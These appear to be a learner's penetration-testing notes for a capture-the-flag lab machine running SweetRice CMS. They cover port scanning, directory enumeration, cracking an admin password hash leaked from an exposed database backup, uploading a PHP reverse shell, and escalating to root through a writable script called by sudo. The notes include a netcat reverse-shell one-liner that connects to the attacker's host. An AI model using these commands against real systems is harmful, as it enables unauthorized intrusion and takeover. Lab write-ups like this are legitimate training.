
# • Tools used

Sunday, April 7, 2024 3:03 AM

## nmap scan

```
nmap 10.10.203.30 -A -F
Starting Nmap 7.94SVN ( https://nmap.org ) at
2024-04-06 19:49 EDT
Nmap scan report for 10.10.203.30
Host is up (0.12s latency).
Not shown: 98 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu
4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048
49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0
(RSA)
|   256
2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55
(ECDSA)
|_  256
61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e
(ED25519)

80/tcp open  http    Apache httpd 2.4.18
((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It
works
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in
11.43 seconds
```


## Dirsearch



```
┌──(kali㉿kali)-[~]
└─$ dirsearch -u http://10.10.203.30/content -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
ypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /home/kali/reports/http_10.10.203.30/_content_24-04-06_21-13-46.txt

Target: http://10.10.203.30/

[21:13:46] Starting: content/
[21:13:47] 301 -  321B  - /content/images  ->  http://10.10.203.30/content/images/
[21:13:53] 301 -  317B  - /content/js  ->  http://10.10.203.30/content/js/
[21:13:58] 301 -  318B  - /content/inc  ->  http://10.10.203.30/content/inc/
[21:14:03] 301 -  317B  - /content/as  ->  http://10.10.203.30/content/as/
[21:14:04] 301 -  322B  - /content/_themes  ->  http://10.10.203.30/content/_themes/
[21:14:05] 301 -  325B  - /content/attachment  ->  http://10.10.203.30/content/attachment/
```

# John

Hash from - 
http://10.10.203.30/content/inc/mysql_backup/




```
┌──(kali㉿kali)-[~]
└─$ cat crack.txt
42f749ade7f9e195bf475f37a44cafcb

┌──(kali㉿kali)-[~]
└─$ john --show --format=raw-md5 crack.txt
?:Password123

1 password hash cracked, 0 left
```

- Findings

Sunday, April 7, 2024 3:00 AM

## Defualt page



# Apache2 Ubuntu Default Page

**It works!**

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


**Configuration Overview**

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|       `--  ports.conf
|-- mods-enabled
|       |-- *.load
|       `-- *.conf
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf
```


## 404 - Information disclosure



# Not Found

The requested URL was not found on this server.


*Apache/2.4.18 (Ubuntu) Server at 10.10.203.30 Port 80*



Not Found

The requested URL was not found on this server.

*Apache/2.4.18 (Ubuntu) Server at 10.10.203.30 Port 80*




Index of /content/inc/mysql_backup

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| mysql_bakup_20191129023059-1.5.1.sql | 2019-11-29 12:30 | 4.7K | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.203.30 Port 80*


## sql data leak



```
  12 ⇒ 'DROP TABLE IF EXISTS `%--%_options`;',
  13 ⇒ 'CREATE TABLE `%--%_options` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `content` mediumtext NOT NULL,
  `date` int(10) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
  14 ⇒ 'INSERT INTO `%--%_options` VALUES(\'1\',\'global_setting\',\'a:17:{s:4:\\"name\\";s:25:\\"Lazy
Admin&#039;s Website\\";s:6:\\"author\\";s:10:\\"Lazy Admin\\";s:5:\\"title\\";s:0:\\"\\";s:8:\\"keywords\\";s:
8:\\"Keywords\\";s:11:\\"description\\";s:11:\\"Description\\";s:5:\\"admin\\";s:7:\\"manager\\";s:6:\\"passwd\
\";s:32:\\"42f749ade7f9e195bf475f37a44cafcb\\";s:5:\\"close\\";i:1;s:9:\\"close_tip\\";s:454:\\"<p>Welcome to
SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building
now , please come late.</h1><p>If you are the webmaster,please go to Dashboard → General → Website setting </
p><p>and uncheck the checkbox \\"Site close\\" to open your website.</p><p>More help at <a href=\\"http://
www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed/\\">Tip for Basic CMS SweetRice
installed</a></p>\\";s:5:\\"cache\\";i:0;s:13:\\"cache_expired\\";i:0;s:10:\\"user_track\\";i:0;s:11:\
\"url_rewrite\\";i:0;s:4:\\"logo\\";s:0:\\"\\";s:5:\\"theme\\";s:0:\\"\\";s:4:\\"lang\\";s:9:\\"en-us.php\\";s:
11:\\"admin_email\\";N;}\',\'1575023409\');',
  15 ⇒ 'INSERT INTO `%--%_options` VALUES(\'2\',\'categories\',\'\',\'1575023409\');',
  16 ⇒ 'INSERT INTO `%--%_options` VALUES(\'3\',\'links\',\'\',\'1575023409\');',
  17 ⇒ 'DROP TABLE IF EXISTS `%--%_posts`;',
  18 ⇒ 'CREATE TABLE `%--%_posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
```


## Login page

By dirsearch:
http://10.10.203.30/content/as/



## Accounts:

manager:Password123


10.10.203.30/content/as/

Dashboard
Current version : 1.5.1

Lazy Admin's Website System Information

Database mysql Connected

Website status : Close

URL rewrite: Disable

Theme: Default

Language: Auto detect

Dashboard Language: English


Category
0

Server Time : Apr 06 2024 17:59 Time zone:America/Los_Angeles

- Exploit

Sunday, April 7, 2024 3:04 AM


## Gaining Shell



# Index of /content/inc/ads


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| nc.php | 2024-04-07 16:35 | 5.5K | |

*Apache/2.4.18 (Ubuntu) Server at 10.10.200.26 Port 80*



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.11.82.29] from (UNKNOWN) [10.10.200.26] 44526
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC 2019 i686 i686 i686 GNU/L
inux
 17:45:26 up  1:22,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
$ cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");
$ ls -l /home/itguy/backup.pl
-rw-r--r-x 1 root root 47 Nov 29  2019 /home/itguy/backup.pl
$ cat /etc/copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.82.29 5554 >/tmp/f
$ ls -l /etc/copy.sh
-rw-r--rwx 1 root root 79 Apr  7 17:43 /etc/copy.sh
$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.82.29 5554 >/tmp/f" > /etc/copy.sh
$ sudo /usr/bin/perl /home/itguy/backup.pl
```

## Get root



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 5554
listening on [any] 5554 ...
connect to [10.11.82.29] from (UNKNOWN) [10.10.200.26] 57874
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
```